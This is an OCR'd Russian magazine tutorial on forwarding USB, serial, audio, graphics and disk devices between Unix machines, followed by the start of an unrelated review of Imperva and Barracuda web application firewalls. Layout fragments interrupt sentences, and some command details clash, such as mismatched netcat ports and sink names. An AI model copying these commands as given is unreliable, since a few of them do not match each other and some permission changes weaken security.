Тем не менее на сегодняшний день существует несколько вариантов проброса файлов устройств на другую машину средствами различных утилит, а также драйверов, использующих в своей

```
> drbdadm create-md drbd0

v08 Magic number not found
md_offset 30005817344
al_offset 30005784576
bm_offset 30004867072

Found ext2 filesystem which uses 190804004 kB
current configuration leaves usable 29301628 kB

Device size would be truncated, which
would corrupt data and result in
'access beyond end of device' errors.
You need to either
 * use external meta data (recommended)
 * shrink that filesystem first
 * zero out the device (destroy the filesystem)
Operation refused.

Command 'drbdmeta /dev/drbd0 v08 /dev/sda4 internal create-md' terminated with exit code 40
drbdadm aborting
```

Никогда не пытайся повторно инициализировать DRBD-хранилище

работе собственные протоколы и разработки. В этой статье мы рассмотрим большинство из них и попробуем перебросить по сети USB-устройства, звуковую карту, видеоадаптер и дисковые накопители.

USB- И COM-ПОРТЫ

Наверное, чаще всего у пользователей возникает потребность перекинуть по сети USB- или COM-порты. Это может быть необходимо, чтобы экспортировать устройства и накопители в виртуальную машину, работающую в кластере, подключить различную периферию, да и просто иметь доступ к удаленной веб-камере с другой машины. В Linux для этой цели можно воспользоваться usbip (usbip.sourceforge.net) — специальным виртуальным хост-контроллером USB (Virtual Host Controller Interface), позволяющим экспортировать любое USB-устройство с одной машины, а затем импортировать с другой, да так, что никакой сторонний софт не заметит разницы между локальным устройством и удаленным.

Использовать usbip довольно просто. Во-первых, следует установить демон usbip на серверную машину (ту, с которой будет происходить экспорт):

```
$ sudo apt-get install usbip
```

Затем необходимо загрузить два ядерных модуля, входящих в пакет:

```
$ sudo modprobe usbip_common_mod
$ sudo modprobe usbip
```

и запустить usbip-демон:

```
$ sudo usbipd -D
```

Далее смотрим список USB-устройств на шине:

```
$ sudo usbip_bind_driver --list
```

Чтобы расшарить устройство с нужным busid (например, 1-1.2), просто вбиваем следующую команду:

```
$ sudo usbip_bind_driver --usbip 1-1.2
```

После этого переходим к клиентской машине, так же устанавливаем на нее пакет usbip и загружаем модули (на этот раз вторым модулем идет vhci-hcd):

```
$ sudo apt-get install usbip
$ sudo modprobe usbip_common_mod
$ sudo modprobe vhci-hcd
```

Далее получаем список устройств с серверной машины:

```
$ sudo usbip --list 192.168.0.101
```



VirtualGL + TurboVNC + Enemy Territory: Quake Wars

и подключаем нужное с помощью следующей команды:

```
$ sudo usbip --attach 192.168.0.101 1-1.2
```

Для проверки запускаем lsusb, который должен вывести имя подключенного устройства на экран. Далее работаем с устройством так, как если бы оно было локальным; устройство появится в каталоге /dev, поэтому сразу сработает udev и девайс будет автоматически распознан и подключен, будь это веб-камера или USB-флешка.

С COM-портами дело обстоит еще проще. Коннект между двумя удаленными портами можно организовать без всяких драйверов, с помощью простой утилиты remserial (lpccomp.bc.ca/remserial). Допустим, тебе необходимо соединить порт /dev/ttyS0 с удаленной машиной. Все, что нужно сделать, — это установить remserial и запустить его:

```
$ sudo apt-get install remserial
$ remserial -d -p 23000 -s "115200 raw" /dev/ttyS0 &
```

где опция -d указывает на запуск в режиме демона, -p — сетевой порт, -s — параметры stty, в данном случае скорость и режим работы (подойдет практически для всех случаев). Далее переходим на клиентскую машину и запускаем remserial на ней:

```
$ remserial -d -r 192.168.0.101 -p 23000 ↵
-s "115200 raw" /dev/ttyS0
```

Теперь два порта связаны, и можно легко подключать к ним оборудование или запускать софт.

ЗВУКОВУХА

Переброс звуковой карты на другую машину также одна из частых задач, встающих перед пользователями. Это может понадобиться, чтобы создать HTPC из старого компа либо организовать полноценный тонкий клиент, пользователь которого сможет не только видеть картинку на экране и управлять курсором, но и запускать различные медиаприложения с возможностью проигрывания звука.

Для Linux (как, впрочем, и для других никсов) никаких псевдодрайверов, выполняющих подобную функцию, пока не придумано, зато проброс аудио можно организовать средствами звуковой подсистемы ALSA или с помощью звукового сервера PulseAudio, который сегодня предустановлен почти во все сколько-нибудь популярные Linux-дистрибутивы. Кроме них, конечно, существуют и другие аудиосерверы, например профессиональный JACK или популярный некогда ESD, однако они распространены гораздо меньше, поэтому мы их обсуждать не будем.

Итак, начнем с PulseAudio как наиболее простого и удобного варианта проброса звука. Здесь все настолько просто, насколько во-

обще возможно. Первое, что необходимо сделать, — это выяснить ID нужного нам аудиовыхода. Делается это с помощью стандартной команды pactl (PulseAudio Control):

```
$ pactl list | grep alsa_out
Name: alsa_output.pci-0000_00_07.0.analog-stereo
Monitor Source: alsa_output.pci-0000_00_07.0.↵
analog-stereo.monitor
Name: alsa_output.pci-0000_00_07.0.analog-stereo.monitor
Monitor of Sink: alsa_output.pci-0000_00_07.0.↵
analog-stereo
```

Нам нужен выход с названием Monitor Source, просто копируем его полное имя в буфер обмена. Дальше достаточно перенаправить выход в сеть с помощью обычного netcat:

```
$ pacat -r -d alsa_output.pci-0000_00_1b.0. ↵
analog-stereo.monitor | nc -l 8888
```

а затем завернуть его на вход на стороне клиента:

```
$ nc 192.168.1.1 8008 | pacat -p --latency-msec=5000 ↵
--process-time-msec=5000
```

С той же целью можно использовать SSH, причем даже не переходя на клиентскую машину для выполнения команд:

```
$ pacat -r -d alsa_output.pci-0000_00_1b.0. ↵
analog-stereo.monitor | ssh user@192.168.1.1 ↵
"play -t raw -r 44100 -c -s -b 16 --buffer 100"
```

Замечу, что работает такая связка неидеально, создавая небольшие задержки. В случае прослушивания музыки это не проблема, но если задержки возникают при просмотре видео, устранить их можно с помощью настроек синхронизации аудио/видео, которые есть у любого вменяемого видеоплеера.


Если PulseAudio на машинах не установлен и устанавливать его не очень хочется, воспользуйся возможностями ядерного ALSA-модуля snd-aloop, позволяющего создать «канал», в который можно вогнать звуковой поток из любого приложения и снять его с другого конца. Модуль есть в стандартном комплекте ядра, поэтому перед использованием достаточно вызвать modprobe. Сделать это необходимо на **передающей** машине:

```
$ sudo modprobe snd-aloop
```

Далее на той же машине создаем файл ~/.asoundrc и пишем в него следующее:

```
$ vi ~/.asoundrc
pcm.!default {
  type dmix
  slave.pcm "hw:Loopback,0,0"
}
pcm.loop {
  type plug
  slave.pcm "hw:Loopback,1,0"
}
```

ВОЗМОЖНОСТЬ ПРОБРОСИТЬ АУДИО ЧЕРЕЗ СЕТЬ ПОЗВОЛЯЕТ ПОДНЯТЬ ГОЛОСОВОЙ ЧАТ



Веб-камера, подключенная с помощью usbip

Таким образом мы получим своего рода виртуальную звуковую карту, с которой сможем снимать звук и отправлять его на другую машину. Сделать это можно по SSH с помощью следующей команды, запущенной на **принимающей** машине:

```
$ ssh -C IP-отдающей-машины sox -q -t alsa loop ↵
-t wav -b 24 -r 48k - | play -q -
```

Здесь запускается звуковой проигрыватель sox (его тоже надо установить) на передающей машине, которому в качестве аудиоустройства для снятия звука передается имя виртуальной звуковухи (loop), а затем снятый аудиопоток передается команде play уже на локальной (принимающей) машине, которая проигрывает звук. В этом варианте соединения также есть проблема задержек, зато он не требует ненавистного многим PulseAudio.

Кстати, проблему задержек можно если не решить, то существенно снизить, закодировав звуковой поток в MP3. Делается это так. На передающей стороне запускаются следующие команды:


```
$ sudo modprobe snd-aloop
$ ffmpeg -f alsa -ac 2 -i hw:Loopback,1,0 ↵
-acodec libmp3lame -b 128k -f rtp ↵
rtp://IP-передающей-машины:6000 &
```

Здесь сначала подгружается знакомый нам модуль snd-aloop, а затем запускается сервер FFmpeg. Он снимает звук с виртуальной звуковой карты, перекодирует его в MP3, а затем формирует RTP-поток, который можно будет получить по адресу IP, порт 6000. Чтобы запущенные приложения по умолчанию использовали виртуальную звуковуху, надо создать файл ~/.asoundrc, как в предыдущем примере. На клиентской стороне следует создать файл — описание RTP-потока (например, /tmp/stream.sdp), поместив в него следующие строки:

```
$ vi /tmp/stream.sdp
o=- 0 0 IN IP4 IP-сервера
c=IN IP4 IP-сервера
m=audio 6000 RTP/AVP 14
```

А далее просто запустить MPlayer:

```
$ mplayer /tmp/stream.sdp -really-quiet </dev/null
```



Принцип работы VirtualGL

Кстати, используя возможность проброса аудио через сеть, можно организовать полноценный голосовой чат с помощью подручных инструментов. В случае с PulseAudio достаточно перекинуть звуковой поток в обе стороны, но сделать то же самое с помощью snd-aloop уже вряд ли получится. Наиболее элегантный вариант такой настройки был найден разработчиками OpenBSD, которые использовали для этой цели звуковой сервер/микшер aucat.

Вся схема запуска aucat для перенаправления звукового потока в обе стороны при этом будет выглядеть примерно следующим образом:

```
$ aucat -l
$ aucat -o - | ssh user@host aucat -i -
```

Обе команды необходимо выполнить на обеих машинах. Первая запускает aucat в режиме сервера, вторая перенаправляет звуковой выход одной машины на вход другой. Единственное условие работы такой связки — необходимо запускать все команды от имени одного и того же пользователя на обеих машинах (с одинаковым UID), иначе aucat с одной машины не сможет принять звуковой поток от aucat на другой машине (ограничение безопасности).

ВИДЕОКАРТА

Существует множество способов перекинуть видеокарту, а точнее, содержимое экрана на удаленную машину. Наиболее простой из них — использовать стандартные клиенты удаленного рабочего стола, такие как RDesktop и VNC. Но самым распространенным и удобным способом сделать это в UNIX остается X11, а если точнее — форвардинг протокола X11 по SSH, настроить который проще, чем передачу X11 напрямую.

Все, что требуется для этого сделать, — включить форвардинг на стороне SSH-сервера (той машины, на которой будут запускаться удаленные графические приложения), добавив в файл /etc/ssh/sshd_config одну строку:

```
X11Forwarding yes
```

и перезагрузив сервер:

```
$ sudo /etc/init.d/sshd restart
```

А затем просто подключиться к серверу с помощью SSH, не забыв указать имя запускаемого приложения:

```
$ ssh -X user@сервер 'chromium'
```

Задействовав этот метод передачи картинки вместе с передачей аудио, можно вполне комфортно выполнять обычную работу и даже смотреть видео. Однако наиболее интересных результатов можно достичь, если воспользоваться возможностями библиотеки VirtualGL (www.virtualgl.org). Она позволяет перенаправлять GL-команды на удаленный сервер с мощной видеокартой, способной быстро обработать команды и сформировать картинку, которая затем будет отправлена обратно клиенту. Таким образом можно запускать даже самые тяжеловесные игры и 3D-приложения на слабеньком ноутбуке при условии, что интернет-канал позволит без серьезных задержек возвращать картинку клиенту.

Настроить VirtualGL достаточно просто. Для этого организуй X11-форвардинг, как показано выше, затем скачай и установи VirtualGL на обе машины:

```
$ wget http://goo.gl/6Oa65
$ sudo dpkg -i virtualgl*.deb
```

После этого останови на серверной машине X-сервер, например прибив логин-менеджер GDM:

```
$ sudo stop gdm
```

Теперь запусти на серверной машине конфигуратор VirtualGL, который внесет правки в конфиг X.org, подменит OpenGL-библиотеку и сделает другую грязную работу за тебя:

```
$ sudo /opt/VirtualGL/bin/vglserver_config ↵
-config +s +f -t
```

Далее запускай заново X.org и возвращайся на локальную машину:

```
$ sudo /etc/init.d/gdm start
```

Теперь можно подключиться к серверу и запустить нужное приложение:

```
$ vglconnect user@сервер
$ vglrun /usr/bin/xonotic
```

На стандартных настройках картинка будет, скорее всего, тормозить, но, если немного убавить качество, можно добиться вполне приемлемых результатов. Например, следующая команда создаст подключение к серверу со сжатием картинки в формате JPEG, качеством 40 и частотой кадров 25:

```
$ vglrun -np 2 -c jpeg -q 40 -samp 1 -fps 25 приложение
```

Таких настроек с лихвой хватит для вполне комфортной игры на 10-мегабитном канале. Кстати, на диске ты найдешь скрипт vgl.sh, с помощью которого можно автоматически подключаться к нужному серверу (причем даже в том случае, если ты находишься за NAT'ом) и выполнять проброс аудиопотока со сжатием в MP3 (как было показано ранее). Достаточно прописать в начале сценария нужного юзера и адрес сервера (переменные user и server). После запуска сервера останется только выполнить команду vglrun, и ты получишь картинку и звук.

ДИСКИ

С пробросом дисковых накопителей по сети все намного сложнее. Дело в том, что, несмотря на существование способов проброса диска или раздела на другую машину, его все равно нельзя будет использовать с обеих машин одновременно из-за рассинхронизации метаданных файловой системы. Чтобы этого избежать, можно использовать кластерные файловые системы, в которых применяется множество различных блокировок и методов синхронизации, но легче воспользоваться сетевыми файловыми системами, типа

```
... Creating /etc/modprobe.d/virtualgl.conf to set requested permissions for /dev/nvidia* ...
... Attempting to remove nvidia module from memory so device permissions will be reloaded ...
... Granting write permission to /dev/nvidia0 /dev/nvidiactl for all users ...
... Modifying /etc/X11/xorg.conf to enable DRI permissions for all users ...
... Adding xhost +LOCAL: to /etc/gdm/Init/Default script ...
```

Конфигуратор VirtualGL в работе

NFS или CIFS (Samba), для удобного доступа к удаленным данным, но об этом уже немало написано. Я же хочу предложить простой способ экспорта дискового девайса, он широко применяется в серверах, но незаслуженно забыт обычными пользователями. В Linux такой экспорт можно осуществить с помощью драйвера DRBD (Distributed Replicated Block Device), позволяющего отзеркалить диск/раздел на удаленную машину так, что все записываемые данные будут мгновенно попадать на диски/разделы обеих машин.

Для его настройки создаем файл /etc/drbd.conf:

```
$ sudo vi /etc/drbd.conf
global { usage-count no; }
common { syncer { rate 100M; } }
resource r0 {
    protocol C;

    startup {
        wfc-timeout 15;
        degr-wfc-timeout 60;
    }

    net {
        cram-hmac-alg sha1;
        shared-secret "ПАРОЛЬ";
    }

    on node1 {
        device /dev/drbd0;
        disk /dev/sda5;
        address 192.168.0.1:7788;
        meta-disk internal;
    }

    on node2 {
        device /dev/drbd0;
        disk /dev/sda7;
        address 192.168.0.2:7788;
        meta-disk internal;
    }
}
```

где в опциях disk раздела on nodeX указываем имя дискового накопителя / раздела на обеих машинах (разделы следует создать заранее, но они необязательно должны быть равны по размеру), а сразу после него прописываем IP-адрес машины. Далее копируем файл на обе машины и устанавливаем пакет drbd8-utils. Также на обеих машинах запускаем инициализацию хранилища:

```
$ sudo drbdadm create-md drbd0
```

и стартуем демон DRBD:

```
$ sudo /etc/init.d/drbd start
```

Далее переходим на ту машину, которая будет работать с данными (одновременный доступ к хранилищу может получить только одна из них), и делаем ее мастером:

```
$ sudo drbdadm primary all
```

Все, теперь в хранилище можно создать файловую систему и смонтировать ее:

```
$ sudo mkfs.ext4 /dev/drbd0
$ sudo mount /dev/drbd0 /mnt
```

По сути, мы получили сетевой RAID-массив, доступ к которому может иметь только один хост. Однако, если тебе потребуется получить доступ к данным с другой машины, достаточно просто размонтировать файловую систему на текущем мастере, сделать вторую машину мастером и смонтировать хранилище на ней. Все это делается с помощью трех элементарных команд.

Если же речь идет о FreeBSD, то здесь вообще не придется заморачиваться с RAID-массивами, а можно просто экспортировать диск на другую машину с помощью GEOM-класса ggate. На машине-сервере создаем файл /etc/gg.exports и пишем в него следующую строку:

```
$ sudo vi /etc/gg.exports
192.168.1.0/24 RW /dev/da0s4d
```

где первое поле — это подсеть, которой разрешен доступ к диску, второе — режим экспорта (RW — чтение/запись), третье — имя диска/раздела. Далее запускаем демон ggated с помощью одноименной команды, затем переходим на машину-приемник (клиент), подключаем и монтируем диск:

```
$ sudo ggatec create -o rw 192.168.1.1 /dev/da0s4d
$ mount /dev/ggate0 /mnt
```

Это все. Опять же получить доступ к диску одновременно сможет только одна машина.

ВЫВОДЫ

Сегодня в *nix доступно большое количество средств проброса самого разного оборудования по сети, и если такая потребность возникает, ее всегда можно удовлетворить. Это делается не так красиво, как в Plan 9, да и без «костылей» порой не обойтись, но все работает, и работает достаточно гладко.

ПОЛЕЗНЫЕ МЕЛОЧИ


Слинковать два COM-порта на одной машине можно с помощью утилиты socat:

```
$ sudo socat /dev/ttyS0,raw,echo=0,crnl ↵
/dev/ttyS1,raw,echo=0,crnl
```

Расшаренные с помощью usbip устройства можно подключить также и в Windows:

```
% usbip.exe -l 192.168.0.101
% usbip.exe -a 192.168.0.101 1-2.2
```

Сергей Яремчук (grinder@synack.ru), **Мартин Пранкевич** (martin@synack.ru)



СТОРОЖЕВОЙ 7-ГО УРОВНЯ

ЗНАКОМИМСЯ С ВОЗМОЖНОСТЯМИ ПОПУЛЯРНЫХ WEB APPLICATION FIREWALLS

Большинство онлайн-проектов строится на основе динамических веб-приложений, которые со временем обрастают новыми функциями и попутно становятся более сложными в разработке. Отсутствие единых стандартов безопасного программирования приводит к ошибкам и появлению серьезных уязвимостей в веб-сервисах. Здесь на помощь приходят межсетевые экраны, которые фильтруют веб-трафик на прикладном уровне.

IMPERVA SECURESPHERE WEB APPLICATION FIREWALL

Компания Imperva (imperva.com) предлагает два варианта WAF: традиционные аппаратные решения (линейка SecureSphere WAF) и специальный SaaS-сервис (Imperva Cloud WAF). Построены они на одном ядре, а потому их функционал схож и обеспечивает защиту от SQL Injection, XSS, CSRF, атак на переполнение буфера, червей и вирусов, направленных на серверное ПО и приложения. Оба удовлетворяют требованиям PCI DSS 6.6 (см. соответствующую врезку). Единственное отличие состоит в том, что Cloud WAF ориентирован на быстрое внедрение, не требует покупки оборудования и прочих первоначальных затрат, а плата берется за услугу. Чтобы перенаправить трафик, достаточно подписать договор и изменить настройки DNS-сервера. Однако есть ограничения по скорости: максимально до 100 Мбит/с (чего часто хватает), тогда как аппаратная реализация поддерживает до 2 Гбит/с и рассчитана на средних и крупных провайдеров.


Оба решения сочетают в себе систему автоматического обучения и определения приложений, защиту, основанную на репутации, а также специальные сигнатуры и политики (Advanced Web Policies), позволяющие точно определить и блокировать атаку. Основу сигнатур составляют наработки IPS Snort и собственные сигнатуры, разрабатываемые центром ADC (Application Defense Center), который принадлежит Imperva, в его задачи входит анализ отчетов Bugtraq, CVE и постов на хакерских форумах.

Система динамического профилирования (Web Dynamic Profiling) — ключевая технология Imperva WAF — автоматически создает профили различных веб-приложений и поведения пользователей (аналог белых списков) и обнаруживает вредоносный трафик, сравнивая текущие запросы с данными профиля. Наличие WDP избавляет админа от «ручной доводки» параметров. При помощи ThreatRadar Fraud Prevention Services блокируются фишинговые сайты. Специальный сервис репутации ThreatRadar Reputation Services умеет автоматически распознавать бот-сети и блокировать источники вредоносного трафика, определяет и анализирует трафик, идущий с Tor, выявляет анонимайзеров и геонарушителей. Чтобы обнаружить сложные атаки, применяется корреляция собранной информации (технология Correlated Attack Validation).

Для построения правил защиты сети возможно использование данных внешнего аудита, которые получены одним из сканеров безопасности (поддерживается более десятка). Встроенный брандмауэр позволяет блокировать атаки на сетевом уровне.

Устройства SecureSphere WAF могут быть развернуты в двух режимах: in-line (transparent bridge, reverse proxy) или off-line (как сетевой монитор). За счет функции Transparent Inspection, фирменной технологии IMPVHA (переключение в кластере за менее чем 1 мс), применения отказоустойчивых интерфейсов и поддержки сетевых протоколов VRRP и STP/RSTP обеспечивается высокая производительность и доступность.

Для администрирования нескольких устройств SecureSphere WAF требуется сервер централизованного управления SecureSphere MX Management Server. Интерфейс в реальном времени показывает происходящие события и информирует об уровне угроз. Администратор также получает доступ к базе самых разнообразных отчетов, предусмотренных требованиями стандартов информационной безопасности, с возможностью создавать свои отчеты и экспортировать результат в разные форматы. Отчеты могут генерироваться по запросу или автоматически отсылаться на e-mail по установленному графику.



Imperva Cloud WAF реализован в виде SaaS

BARRACUDA WEB APPLICATION FIREWALL


Разработка Barracuda Networks Inc. (barracudanetworks.com) позволяет не только защитить веб-приложения от сетевых атак, но и увеличить масштабируемость и производительность веб-сервисов. Для защищаемого ресурса Barracuda Web Application Firewall работает в качестве реверс-прокси и предлагает все возможности, необходимые для обеспечения безопасности и управления корпоративными приложениями, защищая от SQL Injection, XSS, CSRF, атак на переполнение буфера и других, а также «скрывает» используемое приложение, усложняя атаку. После подключения к сети Barracuda создает адаптивный профиль приложения, который затем используется для обнаружения атак, в том числе и 0-day. Администраторы могут самостоятельно создавать whitelist-правила для некоторых элементов сайта, просто отбирая в консоли соответствующий трафик. Специальный движок XML Firewall проверяет трафик приложений, использующих XML, обеспечивая защиту от специфических атак (WSDL poisoning, Recursive Passing, Highly nested elements и других). Возможна проверка исходящего трафика на наличие конфиденциальной информации. В продукт заложены паттерны, которые обеспечивают

ЧТО ЗА ЗВЕРЬ PCI DSS?


Стандарт безопасности данных индустрии платежных карт (Payment Card Industry Data Security Standard, PCI DSS) является руководством для предприятий, которое описывает необходимые меры обеспечения безопасности информации о держателях платежных карт и методы их защиты от возможных взломов. В настоящее время актуальна версия 2.0, к которой выпущено несколько дополнительных требований. Требование 6.6 говорит о необходимости использования WAF (goo.gl/mf10D).

WAF'Ы СПОСОБНЫ ЗАЩИТИТЬ ОТ БОЛЬШИНСТВА ЦЕЛЕВЫХ АТАК, НО НЕ ИДЕАЛЬНЫ, И ХАКЕР ВПОЛНЕ СПОСОБЕН ОБОЙТИ ТАКОЙ БАСТИОН





Консоль системных настроек Barracuda Web Application Firewall



Barracuda WAF доступна и в виде образа виртуальной машины

обнаружение номеров кредитных карт и социального обеспечения (Social Security numbers, используются в США и некоторых других странах). При необходимости легко создать свои шаблоны. Предусмотрен контроль загружаемых файлов и проверка их антивирусом.

Обеспечивается функция IAM (Identity and Access Management), реализующая в том числе одноразовую аутентификацию на сервисах сети (SSO, Single Sign-On), которые поддерживают двухфакторную аутентификацию при помощи клиентских сертификатов или токенов. Предложена интеграция с большим числом LDAP/RADIUS-сервисов, включая Active Directory. Администратор может управлять политиками доступа пользователей к разным сервисам. Поддерживается SSL, кеширование трафика, балансировка L4/L7-нагрузки и HA-кластеры, компрессия трафика на лету. Управление производится при помощи понятного веб-интерфейса, в первоначальных настройках помогают предустановленные политики. Предоставляются разнообразные отчеты и мониторинг в реальном времени.

Разработчик предлагает Barracuda WAF в виде готовых устройств или образа для виртуальных машин (VMware ESXi/Player/Server, VirtualBox, Citrix XenServer). Обе реализации имеют несколько вариантов, они отличаются функциональностью и производительностью. Для установки в VM требуется виртуальная машина с 512 Мб ОЗУ и 50 Гб места на харде. Основой Barracuda WAF является Linux и программное обеспечение со свободной лицензией — Apache, MySQL, ClamAV и прочее. Дистрибутив максимально упрощен, поэтому особых навыков не требует. Настройка самой системы производится при помощи специального меню, в дальнейшем помогает веб-интерфейс (порт 8000).

